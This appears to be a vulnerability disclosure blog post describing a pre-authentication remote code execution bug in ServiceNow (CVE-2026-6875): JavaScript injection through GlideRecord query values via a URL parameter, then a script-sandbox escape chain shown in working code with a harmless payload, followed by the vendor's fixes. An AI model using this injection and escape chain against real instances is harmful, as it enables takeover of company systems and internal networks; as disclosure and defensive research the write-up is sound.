Share on social
July 14, 2026
Lorem ipsum
Table of Contents
ServiceNow provides not only its own system of tables and ACLs but also its own query API, known as the This blog post is our second exploring pre-auth script execution security vulnerabilities in ServiceNow. If you haven’t seen the first, which includes some background context, you can read it here.
After finding our first pre-auth critical bug almost two years ago and having a much better understanding of the ServiceNow architecture, we decided to return and focus our efforts on a different corner of the codebase. Our efforts led to us finding a completely unauthenticated RCE, which allowed full compromise of the ServiceNow instance as well as all connected proxy servers.
ServiceNow provides not only its own system of tables and ACLs but also its own query API, known as the GlideRecord system. This API is used not only in the Java backend (via direct use of the GlideRecord class) but also in UI pages via the JS scripting interface. Untrusted, unauthenticated user data is passed into this function everywhere in the codebase, so any vulnerability in how this data is handled could be serious.
But first, a primer on how this API works.
An introduction to GlideRecord
GlideRecord provides a builder interface for querying ServiceNow tables. Unlike SQL, there is no textual query language that underpins it; the JS and Java APIs are the only way to query tables in ServiceNow, and the actual queries themselves are abstracted away (ServiceNow uses MariaDB by default under the hood, but this is never exposed to the user).
A simple query might look like this:
var gr = new GlideRecord('sys_user');

gr.addQuery('active', 'true');
gr.addQuery('email', '>', 'walter');

gr.query();

while (gr.next()) {
  gs.print(gr.user_name + ' : ' + gr.email);
}
This query says to pull every row from the sys_user table where active is true and their email is alphabetically after walter. And indeed, we get a list like so:
walton.schwallie : walton.schwallie@example.com
warren.hacher : warren.hacher@example.com
warren.speach : warren.speach@example.com
wayne.webb : wayne.webb@example.com
wes.fontanella : wes.fontanella@example.com
wilfredo.gidley : wilfredo.gidley@example.com
willa.dutt : willa.dutt@example.com
willard.roughen : willard.roughen@example.com
william.mahmud : william.mahmud@example.com
wilmer.constantineau : wilmer.constantineau@example.com
winnie.reich : winnie.reich@example.com
yvette.kokoska : yvette.kokoska@example.com
zackary.mockus : zackary.mockus@example.com
zane.sulikowski : zane.sulikowski@example.com
It is very common that these addQuery calls contain user input, even in pre-auth context. For example, this sort of code is not uncommon (example sourced from system_properties_category_access.xml):
var categoryGR = new GlideRecord("sys_properties_category");
categoryGR.addQuery("name", new GlideStringUtil().split(jelly.sysparm_category));
categoryGR.query();
Here the user-supplied sysparm_category is directly passed into the addQuery call.
Trying the obvious injection attempts (single quotes, double quotes, backslashes, null bytes) did not result in any sort of injection, so instead we turned to the documentation to see if there were any weird behaviors we might be able to leverage for an attack.
Dangerous Behaviour
When looking through the list of operators and filters available for ServiceNow queries, the following example query caught our eye:
sla_due<javascript:gs.daysAgoStart(0)
This is in the filter query syntax, but the use of javascript: here seems suspect. Surely however user data flowing into the structured API does not allow for JS execution? Let’s test it out:
var gr = new GlideRecord('sys_user');

gr.addQuery('active', 'true');
gr.addQuery('email', '>', "javascript:'wal' + 'ter'");

gr.query();

while (gr.next()) {
  gs.print(gr.user_name + ' : ' + gr.email);
}
// walton.schwallie : walton.schwallie@example.com// warren.hacher : warren.hacher@example.com// ...
It works! ServiceNow evaluates the JS string 'wal' + 'ter' to get 'walter', then passes that as the argument to the query. We did not expect this to work and it’s quite amazing, as there are tons of pre-auth sinks where this could be used. Looking around, the first one we found that was pre-auth across all versions was in assessment_thanks.do:
var metricGR = new GlideRecord("asmt_metric_type");
metricGR.addQuery('sys_id', jelly.sysparm_assessable_type);
metricGR.query();
This is a simple sink that takes the param sysparm_assessable_type. To test that we have scripting control, we visit /assessment_thanks.do?sysparm_assessable_type=javascript:gs.addErrorMessage(1). We’d expect an error message to pop up, but nothing happens. Why?
Digging into it further and after some debugging, we found gs was an instance of GlideSystemSandbox instead of GlideSystem. Indeed, ServiceNow has thought of this attack vector and introduced a strict script sandbox for user supplied filters. To escalate this bug further and gain full control, we must escape this sandbox.
Understanding the ServiceNow Sandbox
We briefly talked about JS sandboxing in the previous blog post. To clarify, in ServiceNow, there are two levels of script sandboxing:
- Every JS script you execute in ServiceNow, regardless of whether you are low privileged or admin, is subject to some sandboxing mechanisms. This defines an allow list of functions you can call and strictly controls which Java classes you can instantiate. The purpose of this is primarily to prevent reading data from other tenants or otherwise accessing the filesystem directly. This sandbox is strong but execution within this framework is basically equivalent to admin access; you can read configuration files, access most tables, and run commands on configured MID servers.
- On the other hand, certain input sources, such as filters, run with an additional sandboxing mechanism. Known in the documentation as the script sandbox, this additional security measure much more tightly controls what you are allowed to do. Simply executing scripts under this additional sandbox does not allow any meaningful compromise of the instance.
The documentation lays out some of the restrictions imposed by this additional sandbox. From experimentation, it seems that:
- The main
gsobject, which ordinarily has a lot of powerful or dangerous methods, is restricted significantly. - Very few Java classes are exposed, and the ones that are have no useful functionality for an attacker. For example, the
SecurelyAccessandSNCProbeclasses used in our previous exploit are not exposed in this additional sandbox. - Access to tables inside the sandbox is read only and under a restrictive ACL. Since we are running these queries as an unauthenticated user, we can’t read any data off tables in a sensibly configured instance.
evalandnew Function(...)()are forbidden, as well as the use of functionsfunction x(){...}
Why is eval not allowed? From reading the source code, it turns out that running any code via eval or new Function will run free from the constraints of the additional sandbox. This means that calling eval would be a trivial sandbox bypass, which is why it’s forbidden.
One notable function that is still allowed is the gs.include() function. This is used to access ‘script includes’ – function libraries that come pre-installed with ServiceNow. For example, the UtilScript library looks like this:
var UtilScript = Class.create();
UtilScript.prototype = {
    initialize: function() {},

    getTables: function(tableName) {
        var tableUtil = new global.TableUtils(tableName);
        var tableArr = j2js(tableUtil.getTables());
        return tableArr;
    },
// ...
}
When you run gs.include('UtilScript'), the functions defined in this script will become available in global scope.
Escaping the sandbox
If you ponder the facts presented in the previous section for a little bit, you may come up with a question – how exactly does the script include mechanism work? We know that we can’t define functions when the sandbox is in play:
function x() {}// Evaluator.evaluateString() problem: java.lang.SecurityException: Invalid function definition: org.mozilla.javascript.Parser.function(Parser.java:907)// org.mozilla.javascript.Parser.parse(Parser.java:679)// org.mozilla.javascript.Parser.parse(Parser.java:645)// ...
But if we include libraries of functions via gs.include(), we don’t get this error at all. We can trace the Java code responsible for the implementation to ASystemInclude.includeScript:
public boolean includeScript(String tableName, IPackageScope scope, String name, String script, String sysId, String access, ARhinoScope.JSLevel jsLevel, boolean isClientCallable) {
// <snip> ...
        try (GlideScriptIncludeMetaGenerator ignored = new GlideScriptIncludeMetaGenerator((IObjectMeta)meta, Context.getCurrentContext());
             ICallChainTracker tracker = this.getTracker(tableName, scopeId, sysId);){
            prevIncludeStatus = RhinoEnvironment.setIncludeStatus();
            IEvaluator e = new EvaluatorFactory().getEvaluator();
            String scriptFieldId = scriptID + ".script";
            e.evaluateString(script, (Scriptable)scope, scriptFieldId, false);
        }
        catch (Throwable throwable) {
            RhinoEnvironment.restoreIncludeStatus(prevIncludeStatus);
            throw throwable;
        }
        RhinoEnvironment.restoreIncludeStatus((Object)prevIncludeStatus);
// <snip> ...
        return true;
    }
In reality, ServiceNow creates a new context to evaluate the script include which does not face the same sandbox constraints. This allows the functions to load properly, but also means that any function included runs unsandboxed. If any included function callable from our context contains a user-controllable eval call, or similar, we can escape the sandbox and access any Glide class we want. Unfortunately, no such function exists, so we have to be a bit more creative.
Spooky Action at a Distance
So within the environment of included functions, there are no restrictions applied. However, within our code, they restrict it heavily. Is there any way we can influence the code being run without restrictions? It turns out, we can! Any function that calls a global function can have its calls overridden. For example, this is a random snippet I pulled from the list of includes:
var AuthenticationHelper = Class.create();
AuthenticationHelper.prototype = Object.extendsObject(AbstractAjaxProcessor, {
    getInstanceURL: function() {
        return SNC.AuthenticationHelper.getInstanceURL();
    },
    type: 'AuthenticationHelper'
});
Class.create already exists in the global scope, but if I were to override create, I would get the following:
Class.create = 123;
gs.include('AuthenticationHelper');
// TypeError: Class.create is not a function
Because we override Class.create, it means that when we include AuthenticationHelper, it tries to do something like var AuthenticationHelper = 123();, which causes an error. This is not dangerous yet by itself but it indicates that we have some level of control over the unsandboxed source code.
Our goal is to find a gadget that would invoke the equivalent of Function(code)(), but there are multiple steps to get there. The first one is that Function is blocked. constructor is also blocked:
gs.print(escape.constructor)// Security restricted: Sandbox: using Function is restricted by security policy!
Although we quickly discovered that if you fetch the function from an include, constructor is not blocked; I chose Class.create:
gs.print(Class.create.constructor)// function Function() {// [native code]// }
We still can’t execute it though:
Class.create.constructor('1+1') // Invalid function definition
The controls on creating a function are a bit more strict. Not only can we not create them from within the sandbox, we can’t create them from within included functions either. The only time it is allowed to run is during the gs.include process itself.
After searching through all available includes from within the sandbox, one particular thing stood out: the construction used to create a ‘class’ is often:
var ItemViewElementsProvider = Class.create();
ItemViewElementsProvider.prototype = Object.extendsObject(AbstractAjaxProcessor, {
/* ... SNIP ... */
    type: 'ItemViewElementsProvider'
});
Where Object.extendsObject is defined as a polyfill:
Object.extendsObject = function(destination, source) {
  destination = Object.clone(destination.prototype);

  for (var property in source) {
    destination[property] = source[property];
  }
  return destination;
}

Object.clone = function(obj) {
  var clone = Class.create();

  for (var property in obj) {
    clone[property] = obj[property];
  }

  return clone;
}
After a bit of thinking, we realized this is exactly what we need! The call to Object.clone(destination.prototype) contains both a function we can override (Object.clone) and an argument we can fully control (AbstractAjaxProcessor.prototype).
We can clobber the global environment to ‘force’ the evaluation of our function. If Object.clone is the Function constructor, and AbstractAjaxProcessor.prototype is our code, doing gs.include('ItemViewElementsProvider') will essentially evaluate ItemViewElementsProvider.prototype = Function(code).
There is one more problem, which is that Object.clone is frozen:
Object.clone = 123; // Cannot modify a property of a sealed object: clone
We can, however, work around this with Object.defineProperty . Putting it all together, this will escape the sandbox:
Object.defineProperty(Object, 'clone', {value: Class.create.constructor});
Object.defineProperty(AbstractAjaxProcessor, 'prototype', {value: "GlideController().evaluateAsObject('gs.addInfoMessage(7*7)')"});
gs.include('ItemViewElementsProvider');
ItemViewElementsProvider.prototype();
Let’s walk through what is happening:
- Here
Class.create.constructorisFunction, so we are settingObject.clone = Function. - We then set
AbstractAjaxProcessor.prototypeto our payloadGlideController().evaluateAsObject('gs.addInfoMessage(7*7)'). - When we do
gs.include('ItemViewElementsProvider');, it callsObject.extendsObject(AbstractAjaxProcessor, {...}), which callsObject.clone(destination.prototype). - This calls
Function("GlideController().evaluateAsObject('gs.addInfoMessage(7*7)')"), which is then returned to us asItemViewElementsProvider.prototype - We can then call
ItemViewElementsProvider.prototype()to execute our returned function.
Changing the payload to any string we want, we can validate unsandboxed execution (using a slightly different payload here):

Success!
Conclusion
The impact is much the same as our previous bug. With our access to the Rhino engine we can pull any data from any tables we like and create admin users at will. We can also run shell commands on any proxy servers configured, which commonly sit within companies’ internal network.
We reported this to ServiceNow on the 1st of April 2026 (this was no April Fools’ Day joke!). As always, ServiceNow was excellent to work with and deployed strong mitigations to all cloud instances within 24 hours of our report. As an immediate measure, ServiceNow updated all instances to prevent modification of key JavaScript functions. ServiceNow followed this up with patches fixing the underlying issues in the weeks after. The issue was assigned CVE-2026-6875.
Additionally, ServiceNow is enhancing instance security by severely restricting the type of code that can run in sandbox contexts. Full details of Guarded Script are available in KB2944435. Guarded Script accepts only a single, simple expression. The following JavaScript features are not supported inside the sandbox:
- Variable declarations (var, let, const)
- Control flow (if, switch, for, while)
- Function declarations
- Assignment operators (=)
- Multiple statements; only a single expression is allowed per script
The introduction of Guarded Script makes future sandbox escapes much less likely, by severly limiting the syntax that a pre auth attacker can use.
Until next time!
About Searchlight Cyber
Customers of Searchlight Cyber’s ASM solution, Assetnote, are always first to receive checks for the novel vulnerabilities we discover – often weeks or months before public disclosure. Our Security Research Team continues to dig beyond public PoCs to deliver high-signal detections to our platform. Learn more.
%2520(1).avif)